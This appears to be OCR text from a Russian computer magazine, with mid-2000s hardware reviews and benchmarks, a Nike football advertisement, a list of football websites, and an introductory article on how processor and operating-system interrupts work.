чувствительность наушников, их без каких либо трудностей «раскачает» любая портативная техника, а максимальная мощность в 1,5 Вт позволит без опасений подключать уши к стационарной бытовой аудиосистеме. В целом, несмотря на некоторые недостатки звучания, эту модель можно смело порекомендовать всем тем, у кого нет лишних $150—200 на дорогие аудиофильские наушники. Для озвучивания игр и непредвзятого прослушивания любимых музыкальных композиций наушники Beyerdynamic DTX 700 могут стать вполне достойным выбором.

Lexmark P450

Технология печати: электротермическая струйная
Разрешение (при цветной печати), dpi: 4800x1200
Размер бумаги (максимальный), мм: 100x150
Интерфейсы: USB, PictBridge, BlueTooth (требуется дополнительный адаптер)
Поддержка карт памяти: CompactFlash I/II, SmartMedia, Sony Memory Stick, Memory Stick Pro, Memory Stick Duo, Memory Stick Duo Pro, SD, MiniSD, MMC, xD
Дополнительно: запись CD и печать с CD, печать без полей, редактирование изображений
Габариты, мм: 153x276x235
Вес, кг: 2,95

Устройство, обладающее широким набором функций (пригодится тем, кто много работает с фотографиями) выпустила компания Lexmark. Это небольшой фотопринтер, который может существовать в полной автономии от компьютера. Это из-за того, что свою основную задачу, то есть печать фотографий, он может выполнять напрямую с тех устройств, на которых они хранятся, обходясь без компьютера-посредника. Для этого Lexmark P450 поддерживает стандарт PictBridge, имеет кардридер для прямой печати с соответствующих фотоаппаратов, способный работать с картами наиболее распространенных форматов, а также в него встроен пишущий CD-привод (CD-R). Если ты живешь по принципу «Долой провода!», то тебе понравится возможность подключения к принтеру BlueTooth-адаптера и последующей работы по этому стандарту. Помимо такого изобилия совместимых носителей, этот принтер может похвастаться небольшим ЖК-экраном, который помогает пользователю управлять устройством, а также проводить небольшую предпечатную подготовку фотографий: устранение эффекта красных глаз, поворот кадров, коррекция цвета, кадрирование. Меню у принтера довольно простое: шесть кнопок управления и цветной интерфейс на экране помогают разобраться в нем довольно быстро. Ты почти сразу начинаешь понимать, как распечатывать фотки, изменять настройки, редактировать изображения и как копировать данные с флешки на CD, или наоборот (такая функция тоже присутствует). В комплект поставки принтера входит все необходимое для работы, включая и пачку фотобумаги. Разобравшись с меню, пускаем ее в дело. Результат не разочаровывает: вставленный носитель быстренько сканируется принтером на предмет изображений, далее следует их просмотр и выбор тех, которые следует напечатать. Скорость печати вполне приемлемая (это, впрочем, и не удивительно — максимальный размер бумаги невелик), а вот качество заслуживает всяческих похвал: цвета яркие и сочные, отпечаток получается четким и красивым. Так что для домашней фотолаборатории это устройство вполне подойдет.



Genius SW-i2.1 1100

Технические характеристики:

выходная мощность: сателлиты — 2x5 Вт, сабвуфер — 18 Вт

Дополнительно: проводной ПДУ

Компания Genius решила выпустить свою новую звуковую систему с упором на современный дизайн. Безупречно белый цвет, круговое колесо на пульте управления, которым регулируется звук, — все это будет напоминать тебе о том, что сейчас является эталоном. Нам предлагается оценить непревзойденный звук, который будут активно выдавать 2 стильных сателлита и сабвуфер. Суммарная мощность системы равна 28 Вт, из которых по 5 Вт приходится на колонки, а оставшиеся 18 — на сабвуфер. Приятным дополнением является пульт дистанционного управления, который хоть и подключен проводом, но позволяет на расстоянии включать систему и управлять громкостью, для чего имеется поворотный регулятор. Во время работы ПДУ будет приятно подсвечивать пространство синим светодиодом. К сожалению, не предусмотрена регулировка низких и высоких частот. Пульт служит также удлинителем, к которому можно подключить наушники и любое устройство с линейным выходом. Таким образом, ты можешь реализовать небольшой музыкальный центр на базе своего CD-плеера и этой системы. Теперь рассмотрим Genius SW-i2.1 1100 в работе. Сабвуфер, выполненный из дерева, имеет все шансы выдавать глубокие низы — это мы проверим позже. А вот сателлиты основаны на небольших динамиках-пищалках, которые не смогут выдать «хороших» средних частот. Довольно тонкие и, безусловно, стильные, они имеют по два динамика. На изгибающейся металлической ножке колонки отлично будут смотреться рядом с тонким ЖК-монитором. Несмотря на отсутствие возможности раздельной частотной регулировки, при прослушивании композиций существенных недостатков выделить не удалось. При достаточно громком звучании сабвуфер честно отрабатывал низкие частоты без запирания, а колонки справлялись со своей основной задачей. При разных уровнях громкости не было никаких западаний звука и не наблюдалось шипения маленьких динамиков. Во время просмотра фильма или игры стоит подумать о соседях, так как сабвуфер, установленный на полу, будет выдавать глубокое уханье. Впечатление от прослушивания на Genius SW-i2.1 1100 насыщенных композиций хорошее. Приятно и то, что производитель позаботился о простоте подключения: перепутать провода будет непросто, а дополнительный кабель для соединения с выходом аудио- или CD-плеера будет очень кстати.



Palit GeForce 6800GS Super

Интефейс: PCI Express
Ядро: NVIDIA NV42
Количество пиксельных конвейеров, шт: 12
Шина памяти, бит: 256
Объем памяти, Мб: 512
Частота ядра, МГц: 485
Частота памяти, МГц: 1300
Тип памяти: GDDR-3
Выходы: DVI, D-Sub, S-Video

ТЕСТОВЫЙ СТЕНД
Процессор, МГц: 2420, AMD Athlon 64 3500+
Материнская плата: Biostar TForce 6100-939 (NVIDIA GeForce 6100)
Память, Мб: 2x512 Corsair DDR400 CL2,5
Кулер: GlacialTech Igloo 7200 Pro
Жесткий диск, Гб: 2x80, Seagate 7200rpm
Блок питания, Вт: 520, PowerMan Favourite

РЕЗУЛЬТАТЫ ТЕСТОВ
3DMark'03, баллы: 13254
3DMark'05, баллы: 5942
3DMark'06, баллы: 2670
Quake 4, FPS: 77.8
Far Cry, FPS: 132.11
Doom 3, FPS: 92.7
Half-Life 2, FPS: 112.86

Ищешь видеокарту с оптимальным сочетанием цены и производительности? Возможно, тебе подойдет модель Palit GeForce 6800GS Super, сочетающая в себе неслабую мощь и функциональность, которых вполне хватит для грядущих игр, использующих Shader Model 3.0 и эффекты HDR.
Комплектация вполне стандартна для платы такого уровня: драйвера, плеер Cyberlink PowerDVD, игра Conflict: Clobal Storm, пара кабелей и мануал. Само же устройство выглядит интересней. Во-первых, вместо референсной системы охлаждения здесь использован кулер собственной разработки, который, впрочем, несильно отличается от стандартного. А если быть точнее, то это обыкновенное сочетание медного радиатора и вентилятора, смещенного вбок относительно центра. Будучи заключенной в пластмассовый кожух, конструкция довольно эффективно продувается, причем воздушный поток направлен прямо на элементы питания — как видишь, не обижен никто. Правда есть у кулера и один минус: модули памяти он не затрагивает, а, так как они не снабжены радиаторами, рассчитывать на высокий уровень разгона едва ли придется. Во-вторых, на плате размещено целых 512 Мб памяти GDDR-3, что свойственно больше топовым видеоадаптерам, чем решениям Middle-End! Работает она на частоте 1300 МГц, что в сочетании с 485 МГц по чипу самым благоприятным образом сказывается на производительности (для справки: референс имеет рабочие частоты 425/1000 МГц).
Добавим, что платой поддерживаются технологии SLI, HDTV и все наработки, свойственные поколению NVIDIA GeForce 6 — разве что VIVO отсутствует (но это уже другая история).
В итоге мы имеем неплохую, но не выдающуюся плату, достойно закрывающую шестую линейку чипсетов NVIDIA GeForce.

Plextor PX755A

Интерфейс: IDE/ATAPI
Объем буфера: 2 МБ
Время доступа: <100мс (CD), <150мс (DVD)
Скорости чтения: 16x (DVD), 48x (CD)
Скорости записи:
CD-R: 48x **CD-RW:** 24x **DVD±R:** 16x **DVD+RW:** 8x **DVD-RW:** 6x **DVD+R DL:** 10x **DVD-R DL:** 6x
Поддерживаемые стандарты CD:
CD-ROM XA, Audio CD, Data CD, Photo CD, Video CD, CD-I, CD-I Ready, Mixed CD, CD-Extra, Multi-Session CD, Packet Write CD, Hybrid CD, Bootable CD
Поддерживаемые стандарты DVD:
Multi-Border, Multi-Session, DVD-VR, DVD+VR, DVD+MRW, DRT-DM

ТЕСТОВЫЙ СТЕНД
Процессор: AMD Athlon 64 3000+ @ 2300 МГц
Материнская плата: Epox 9NPA+
Память: 2 x 1024MB DDR510 Corsair XMS PRO (3-3-3-6-1T)
Жесткий диск: 120GB WD Caviar JB
Блок питания: Inwin 430W

ВРЕМЯ ЗАПИСИ ДИСКОВ:
CD-R 52x: 2:38
CD-RW 24x: 3:47
DVD+R 8x: 7:56
DVD+RW 4x: 14:42

Plextor представил новую модель оптического драйва PX755A. Эволюция приводов этой компании со времен модели PX716A привносила сравнительно мелкие, можно сказать, косметические доработки в каждую последующую модель. Добавлялась и опять исчезала поддержка формата DVD-RAM, и неизменно росли скорости записи основных типов носителей. Так, в PX755A (по сравнению с предыдущей моделью PX750A) увеличилась скорость записи двухслойных болванок +R DL (с 8x до 10x) и поднялась скорость записи CD-R дисков (с 40x до 48x). Вроде бы для новой модели — пустяк, однако самые важные отличия никак не связаны со скоростью записи драйва. В данной модели введена технология PlexEraser, которая позволяет уничтожить информацию на любом записываемом оптическом носителе. Раньше такое было возможно только с перезаписываемыми дисками. Принцип технологии довольно прост: привод повторно осуществляет запись в таблице размещения или в области данных, тем самым полностью исключая возможность считывания информации с носителя. Также в данной модели значительно переработана техника управления стратегией записи. Во-первых, помимо подстройки скорости во время записи, осуществляется динамическое регулирование мощности лазера. А во-вторых, теперь стало возможным изменение стратегий записи для любых носителей, включая и заводские предустановки, занесенные в прошивку привода по умолчанию. Всего в памяти привода может находиться 31 стратегия. И еще одно новшество касается технологии GigaRec. Напомним, что эта технология позволяет размещать на обычной CD-болванке больше или меньше данных, варьируя размером углублений и плоскостей (pit и land). В данном драйве введены новые коэффициенты уплотнения для данной технологии. Фактический объем размещаемой информации может меняться от 480 до 924 МБ. В комплект Retail версии привода, помимо него самого, входит IDE-шлейф, краткая инструкция по установке, компакт-диск с фирменным программным обеспечением PlexTools, а также две сменные панели на фронтальную часть привода (белого и черного цвета).



Samsung MINIKET Sports Camcorder (VP-X110L

Система записи видео: MPEG4, AVI (разрешение до 720x576)
Система записи фото: JPEG (разрешение до 800x600)
Система записи аудио: MP3
Встроенная память: 1 Гб
Матрица: CDC (с зарядовой связью), 800000 пикселей
ЖК-дисплей: 2 дюйма, 210000 пикселей
Увеличение: x10 (оптически), x100 (цифра)
Интерфейс подключения: mini USB 2.0 Hi-Speed
Размеры, мм: 586x927x263
Вес, гр: 150
Дополнительно: внешний видеомодуль, крэдл для подключения к компьютеру, наушники, чехлы для переноски

Компания Samsung представила нам очень интересное устройство — маленькую удобную цифровую видеокамеру, основное предназначение которой — спортивная съемка. Размером со студенческий билет (и толщиной всего 2,5 см), эта малышка легко умещается в кармане, однако в комплекте идет специальный чехол для закрепления на поясе. Камера очень проста в управлении и освоиться с основными функциями съемки можно всего за несколько минут. Среди режимов управления присутствуют как установки вручную тех или иных характеристик, так и автоматическое их определение в зависимости от окружающей обстановки. Довольно удобным является небольшой дисплей, отображающий процесс съемки и дающий доступ ко всем функциям. Интересно, что при повороте вперед изображение автоматически переворачивается. Поскольку это «спортивная» камера, то ее корпус прорезинен, чтобы воизбежание попадания влаги внутрь и для исключения скольжения. В дополнение к основной камере идет выносной модуль, который можно при помощи специального провода соединить с корпусом и производить запись, что является очень удобным при выполнении каких-то действий, требующих активного участия «оператора».
Кроме основного набора проводов подключения, в комплекте имеется крэдл, предназначенный для установки в него съемочного аппарата, и соединения его с компьютером (для передачи информации), а также подключения зарядного устройства. Камера является попутно и цифровым диктофоном, и MP3-плеером, поэтому в коробке обнаружились и неплохие мини-наушники.
Подключение к компьютеру не вызывает проблем, а скорость передачи данных весьма высока благодаря высокоскоростному USB 2.0 Hi-Speed порту, поэтому устройство возможно использовать и в качестве портативного хранилища информации размером до гигабайта. Конечно же, данную новинку можно использовать и в качестве дополнения к чату — можно устраивать видеоконференции. В итоге хочется сказать, что данное устройство удалось на славу и станет весьма полезным приобретением для любителей активной спортивной жизни, желающих запечатлеть свои достижения.

IRIVER N11

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Объем памяти, Гб: 1
Поддерживаемые форматы: MP3, OGG, WMA, ASF
Дополнительно: FM-тюнер, встроенный микрофон
Соотношение сигнал\шум, дБ: 90
Время автономной работы, ч: ~13
Возможность обновить прошивку: есть
Габариты, мм: 27.2x49.8x13.3
Вес, г: 22
Интерфейс: USB 2.0

Сегодня на рынке присутствует огромное количество MP3-плееров, хранящих информацию во flash-памяти. Практически любая крупная и не очень компания имеет в своем продуктовом пакете подобные устройства, снабженные собственным лейблом. Чтобы пользователь не утонул в этом море изобилия и сделал правильный выбор (то есть приобрел устройство именно этой марки), вендоры идут на различные ухищрения: тут маркетинговые и рекламные компании, различные розыгрыши призов и так далее; добавление в плееры различных дополнительных функций, вроде будильника и просмотра календаря, а также дизайнерские изыски и многое другое. В своем устройстве N11 компания IRIVER решила объединить несколько подобных средств повышения покупаемости устройства. Во-первых, это его дизайн. Плеер действительно несколько напоминает кулон, в связи с чем производитель рекомендует использовать его как украшение. Следовать этому совету или нет — личное дело каждого, но конструкция наушников из комплекта поставки как раз и рассчитана на такой способ ношения, чтобы плеер находился на груди. Корпус черный, блестящий, с серебряными обводами, очертания у него мягкие, так что выглядеть он будет неплохо. Надо добавить, что габариты и вес плеера очень невелики, так что он вполне подойдет девушкам. На такой вывод наталкивает и удобство меню — освоиться с ним очень просто, а ведь все знают, как большинство барышень относится к технике сложнее тюбика помады или флакончика духов. Помимо внешней привлекательности, N11 имеет и хороший функционал. Это возможность проиграть четыре популярных аудиоформата (для размещения треков есть гигабайт встроенной flash-памяти), плюс дополнительные возможности — прослушивание радио в FM-диапазоне и использование N11 в качестве диктофона. Тут как раз стоит сказать о том, что качества звучания хорошее: громкость достаточная, а звук чистый. Связь с ПК осуществляется по шине USB 2.0, коннектор которой хитро спрятан под съемной крышечкой (он не выведен наружу, поэтому не нарушает целостности внешнего вида устройства). Для непосредственного соединения в комплект поставки входит переходник. Кстати, есть возможность обновления встроенного ПО, что продлит срок службы плеера. В общем, если ищешь красивое и функциональное устройство, то IRIVER N11 станет для тебя отличным выбором.





Роналдо
«Скорость – мой дар!»

Мяч Mercurial Vapor
Добавь динамику в игру!

Игра становится все быстрее, и на это есть причина. Особенность нового Mercurial Vapor в том, что, отрываясь от бутсы после удара, он ускоряется на 4% быстрее, чем любые мячи предыдущих поколений. Но и это не предел: восприимчивая к ударам поверхность мяча с микрожелобками делает его ещё более управляемым и позволяет игрокам более точно направлять удары и пасы. Скорость и контроль – похоже, это отличное сочетание для атаки.

JOGA BONITO


***Скорость**
товар сертифицирован

nikefootball.com




11
ОСНОВНОЙ СОСТАВ

ТЫ НИКОГДА НЕ ЗАДУМЫВАЛСЯ О ЗНАЧЕНИИ ЦИФР НА ФОРМЕ ИГРОКОВ? ЕСЛИ НЕТ, ТО СООБЩАЕМ ТЕБЕ, ЧТО РАНЬШЕ ПО НОМЕРУ ФУТБОЛИСТА МОЖНО БЫЛО ОПРЕДЕЛИТЬ ЕГО ПОЗИЦИЮ НА ПОЛЕ. И ХОТЯ С ПОЯВЛЕНИЕМ ТОТАЛЬНОГО ФУТБОЛА, КОГДА ИГРОК, НЕЗАВИСИМО ОТ СВОИХ НОМИНАЛЬНЫХ ОБЯЗАННОСТЕЙ, СПОСОБЕН ПО СИТУАЦИИ СЫГРАТЬ НА ЛЮБОЙ ПОЗИЦИИ, НЕОБХОДИМОСТЬ «НУМЕРАЦИИ» ОТПАЛА, ЛУЧШИХ ИЗ ЛУЧШИХ ФУТБОЛИСТОВ В СВОИХ АМПЛУА ДО СИХ ПОР ОПРЕДЕЛЯЮТ ПО ИХ НОМЕРУ.
ЭТИ 11 ИГРОКОВ — ОСНОВНОЙ СОСТАВ КОМАНДЫ. ЭТИ 11 ЦИФР — ПОКАЗАТЕЛЬ ИХ ЗНАЧИМОСТИ. ЭТИ 11 САЙТОВ — ЛУЧШИЕ РЕСУРСЫ О ФУТБОЛЕ.




№3
HTTP://WWW.WORLDSTADIUMS.COM
НЕПРЕДСКАЗУЕМЫЙ ЛЕВЫЙ ЗАЩИТНИК

Ресурс, напрямую не связанный с футболом, но от этого не менее интересный. Иллюстрированная информация о любом стадионе в мире.




№5
HTTP://WWW.RFPL.ORG
ВАЖНЫЙ ЦЕНТРАЛЬНЫЙ ЗАЩИТНИК

Официальный сайт Российской Премьер-лиги. Главная информация о нашем чемпионате, включая данные обо всех клубах.




№1
HTTP://KOMANDA.COM.RU
ВЕСЕЛЫЙ ВРАТАРЬ

Пожалуй, самый забавный сайт. Обширная коллекция анекдотов, шуток, карикатур и комментаторских ляпов.



№6
HTTP://WWW.FANATS.RU
ЦЕПКИЙ СТОППЕР

Этот фанатский ресурс — Интернет-флагман отечественного боления. Море ссылок на гостевые книги и соответствующие сайты и, конечно, «свои» новости.



№4
HTTP://WWW.FOOTBALLGURU.ORG
МУДРЫЙ ЦЕНТРАЛЬНЫЙ ЗАЩИТНИК

Отличный энциклопедический сайт. Любопытная подборка фактов из истории футбола, полезные сведения о турнирах, клубах и людях.



№2
HTTP://FOOTBALL.KULICHKI.RU
КОМПЕТЕНТНЫЙ ПРАВЫЙ ЗАЩИТНИК

Один из авторитетнейших информационных ресурсов. Компетентные новости и свежие результаты со всего мира.



№11
WWW.FOOTBALL-PLAYERS.RU
**ПОДКОВАННЫЙ
ЛЕВЫЙ ПОЛУЗАЩИТНИК**

Очеловеченный сайт о суровой мужской игре. Биографии, истории из жизни и высказывания многих известных и не очень игроков.



№9
HTTP://WWW.JOGA.COM
**ПЕРСПЕКТИВНЫЙ ЦЕНТРАЛЬНЫЙ
НАПАДАЮЩИЙ**

Настоящий футбольный Живой Журнал! Полезный ресурс, с помощью которого можно познакомиться с профессионалами, получить их совет, и, конечно, насладиться их игрой.



№8
HTTP://WWW.TOTAL-FOOTBALL.RU
ТАЛАНТЛИВЫЙ ПЛЕЙМЕЙКЕР

Единственный виртуальный футбольный менеджер, который позволит не просто потешить самолюбие, но при удачном раскладе еще и денег заработать.



№10
HTTP://WWW.NIKEFOOTBALL.COM
**ЭЛЕГАНТНЫЙ
КРАЙНИЙ НАПАДАЮЩИЙ**

Возможно, самый красивый сайт о футболе. Удобная навигация, отличные фотографии и схемы уникальных технологий компании.



№7
HTTP://SOCCERCAFFE.COM
**ЛЮБОЗНАТЕЛЬНЫЙ
ПРАВЫЙ ПОЛУЗАЩИТНИК**

Целый кладезь ссылок на все, что хоть как-то связано с футболом. Вот только русский интерфейс отсутствует.



WEIRD AKA БЕРЕНШТЕЙН ЕВГЕНИЙ
/ ICQ# 522715 /

Прервись на минутку

Работа прерываний в операционных системах

Не секрет, что прерывания являются важнейшей частью работы операционной системы. Но задумывался ли ты, что это такое? Для чего они нужны и как работают? Едва ли.

ПРЕРЫВАНИЯ

ВНУТРЕННИЕ

ВНЕШНИЕ

ПРОГРАММНЫЕ

INFO

Программные прерывания часто используются для выполнения ограниченного количества вызовов функций ядра операционной системы, то есть системных вызовов.

WARN

Вообще, прерывания — жесткая штука. Понятно и легко об этом написать может не каждый.

ВНУТРЕННИЕ ПРЕРЫВАНИЯ, ОНИ ЖЕ ИСКЛЮЧЕНИЯ (EXEPTION), ВОЗНИКАЮТ В РЕЗУЛЬТАТЕ АВАРИЙНОЙ СИТУАЦИИ В ХОДЕ ВЫПОЛНЕНИЯ НЕКОТОРОЙ ИНСТРУКЦИИ САМОЙ ПРОГИ.

Прерывание и исключения

В архитектуре любого процессора предусмотрены особые случаи, когда процессор прерывает выполнение текущей программы и немедленно передает управление программе-обработчику, специально написанной для обработки подобной ситуации. Такие ситуации встречаются сплошь и рядом. Чтобы это осознать, предлагаю немного пофантазировать. Абстрагируйся от современных многозадачных систем, оснащенных мощными системными планировщиками. Просто представь, что всего этого не существует — есть лишь «голая» однопроцессорная система. Если этой системе дать невыполнимое задание, скажем, подсчитать точное значение числа Пи, то она будет выполнять его целую вечность. Рано или поздно этот процесс придется остановить, но как? Процессор ни на что не реагирует — просто пыхтит над заданным ему вопросом. Вот тут-то и потребуется прерывание. Ты жмешь нужную клавишу на клавиатуре, и контроллер сигналом сообщает об этом процессору. Этот сигнал с сообщением, по большому счету, и есть прерывание. Оно понятно процессору, поэтому его внутренние механизмы прерывают выполнение текущей последовательности команд и обращаются к специальной подпрограмме — обработчику прерывания. По умолчанию в нем прописано много всякой всячины (например, перезагрузка по Ctrl-Alt-Del), но для того, чтобы реализовать остановку процесса, необходимо его немного видоизменить. Достаточно добавить туда обработку нужной нам клавиши, обозначив для нее действие «создать флаг завершения вычислений» — и готово. Теперь, когда управление возвратится обратно в программу, она получит останавливающий ее флаг и прекратит вычисления.

Подобный подход активно использовался программистами под DOS. Сейчас, когда механизмы многозадачности возложены на саму ОС, в нем нет прямой необходимости. Да и обратиться к обработчикам прерывания напрямую уже не так легко.

Вместе с тем прерывания по-прежнему выполняют ведущую роль в планировании процессов — просто ты этого не замечаешь.

Типы прерываний

Рассмотренное нами прерывание — это лишь частный случай. На самом деле прерывания в компьютере бывают самые разные, и их даже можно классифицировать. В зависимости от источника, они делятся на три больших класса: внешние, внутренние и программные.Внешние прерывания инициируются сигналами от аппаратных устройств (вернее их контроллеров): всевозможных устройств ввода-вывода, внешних накопителей, различной периферии (принтеров, сканеров) и т.д. Именно поэтому внешние прерывания также называют аппаратными. Необходимость в них наглядно демонстрирует пример выше. Нажатие клавиатуры обязательно должно быть зафиксировано — ведь оно по идеи должно влиять на процесс дальнейших вычислений. Такие прерывания возникают между выполнением двух соседних инструкций, а после их обработки система продолжает выполнение процесса, начиная со следующей инструкции. Внутренние прерывания, они же исключения (exeption), возникают в результате аварийной ситуации в ходе выполнения некоторой инструкции самой проги. Примерами эксепшенов являются деление на ноль, ошибки защиты памяти, обращения по несуществующему адресу, попытка выполнить привилегированную инструкцию в пользовательском режиме и т.п. Если бы не было соответствующих прерываний, то отследить и грамотно обработать исключительные ситуации было бы невозможно.

Что касается программных прерываний, то они возникают при выполнении особой команды процессора, и используются программистом намеренно — в нужном участке кода он просто вставляет ассемблерную команду INT, указывая после нее номер прерывания.

Приоретизация и маскирование прерываний

У прерываний есть приоритет, с помощью которого они ранжируются по степени важности и срочности. Механизм прерываний должен поддерживать приоритезацию и маскирование прерываний.

СХЕМА МАСКИРОВАНИЯ ПРЕДПОЛАГАЕТ ВОЗМОЖНОСТЬ ВРЕМЕННОГО МАСКИРОВАНИЯ ПРЕРЫВАНИЙ ЛЮБОГО КЛАССА НЕЗАВИСИМО ОТ УРОВНЯ ПРИОРИТЕТА

Приоритезация подразумевает, что все существующие источники, «рождающие» прерывания подразделяются на классы, а этим классам, в свою очередь, назначаются соответствующие уровни приоритетов запросов на прерывания. Приоритеты могут обслуживаться как относительные, так и абсолютные. Обслуживание их запросов по схеме с относительными приоритетами заключается в том, что при одновременном поступлении запросов прерываний из разных классов выбирается запрос, имеющий высший приоритет. Причем обработчик прерывания ни при каких условиях не может быть остановлен. В случае, когда более приоритетным прерываниям разрешается приостанавливать работу процедур обслуживания менее приоритетных прерываний, имеет место приоритезации с абсолютными приоритетами.Упорядоченное обслуживание запросов прерываний наряду со схемами приоритетной обработки запросов может выполняться механизмом маскирования запросов. Собственно говоря, в описанной схеме абсолютных приоритетов выполняется маскирование — при обслуживании некоторого прерывания все запросы с равным или более низким приоритетом маскируются, то есть не обслуживаются. Схема маскирования предполагает возможность временного маскирования прерываний любого класса независимо от уровня приоритета. На практике это предоставляет массу возможностей.

ЗАТЕМ АДРЕС ОБРАБОТЧИКА ПРЕРЫВАНИЯ ЗАГРУЖАЕТСЯ В СЧЕТЧИК КОМАНД


Обработка на практике

Вот обобщенная последовательность действий аппаратных и программных средств по обработке прерывания. Сначала происходит первичное распознавания типа прерывания. В том случае, если прерывания подобного типа в данный момент запрещены (механизмом маскирования или приоритетной схемой), то центральный процессор продолжает исполнение тех команд, которые идут своим ходом. Иначе, исходя из данных, которые поступили на вход процессора, происходит автоматический вызов обработчика прерывания, адрес которого находится в специальной таблице операционной системы (таблица векторов прерываний).

Далее автоматически сохраняется определенная часть контекста прерванного потока, которая позволит ядру возобновить процесс возникшего после обработки прерывания. Сохраняются значения счетчика команд, слова состояния машины, хранящего признаки основных режимов работы процессора (пример такого слова — регистр EFLAGS в Intel Pentium) и т.д.

Затем адрес обработчика прерывания загружается в счетчик команд, а в системные регистры загружаются данные, которые определяют режимы работы процессора при обработке прерывания. После того как прерывание обработано ядром операционной системы, прерванный контекст восстанавливается, и работа потока возобновляется с прерванного места. Часть контекста восстанавливается аппаратно по команде возврата из прерываний (например, адрес следующей команды и слово состояния машины), а часть — программным способом, с помощью явных команд извлечения данных из стека.

Правильное планирование процедур, вызываемых по прерываниям, — необходимое условие того, чтобы пользовательские потоки были спланированы правильно. Иначе в системе возможно появление таких ситуаций, когда операционная система будет длительное время занята какой-нибудь задачей управления стримером, сжимающим данные, в то время, когда высокоскоростной диск будет попросту простаивать. Тем самым будет заторможена работа многочисленных приложений, которые по своей природе вынуждены обмениваться данными с этим диском. Для того чтобы упорядочить работу обработчиков прерываний, в операционных системах используют такой же способ, что и для упорядочения работы юзерских процессов — механизм приоритетных очередей.



ПРОГРАММНЫЕ ПРЕРЫВАНИЯ

Программные прерывания позволяют передать управление подпрограмме с помощью специализированной инструкции процессора, такой как INT в процессорах Intel Pentium. При выполнении подобной команды процессор начинает обрабатывать такую же последовательность команд, как и при возникновении внешнего или внутреннего прерывания, различие лишь в том, что прерывание происходит в предсказуемой, заранее известной точке программы. Отмечу, что все современные процессоры обладают инструкциями программных прерываний в системе команд. Инструкции программных прерываний появились в системе команд с той целью, чтобы сделать код программ зачастую более компактным в сравнении с использованием стандартных команд выполнения процедур.

Это легко объяснить тем, что разработчики процессора, как правило, резервируют для возможности обработки прерываний некоторое количество подпрограмм таким образом, что длина операнда в команде программного прерывания, который указывает на нужную подпрограмму, меньше, чем в команде перехода на подпрограмму.

Например, в процессоре x86 (возьмем его для наглядности) предусмотрена возможность применения 256-ти программ обработки прерываний, поэтому в инструкции INT операнд имеет длину в один байт (а инструкция INT 3, которая предназначена для вызова отладчика, вся имеет длину один байт). Значение операнда команды INT просто является индексом в таблице из 256-ти адресов подпрограмм обработки прерываний, один из которых и используется для перехода по команде INT. При использовании команды CALL потребовался бы уже не однобайтовый, а двух- или четырехбайтовый операнд. Другой причиной применения программных прерываний вместо обычных инструкций вызова подпрограмм является возможность смены пользовательского режима на привилегированный одновременно с вызовом процедуры — это свойство программных прерываний поддерживается большинством процессоров.

Это нужно знать!

Любой уважающий себя кодер должен понимать как, когда и зачем происходят прерывания. Без этого практически невозможно ловить exeption'ы, правильно строить код, тесно работающий с процессором. Работе с прерываниями практически любому программисту, ну и хакеру соответственно, приходится уделять много времени. Они существенно увеличивают эффективность и стабильность вычислительной системы.

BINARY YOUR'S



NIKITOZZ & GORL

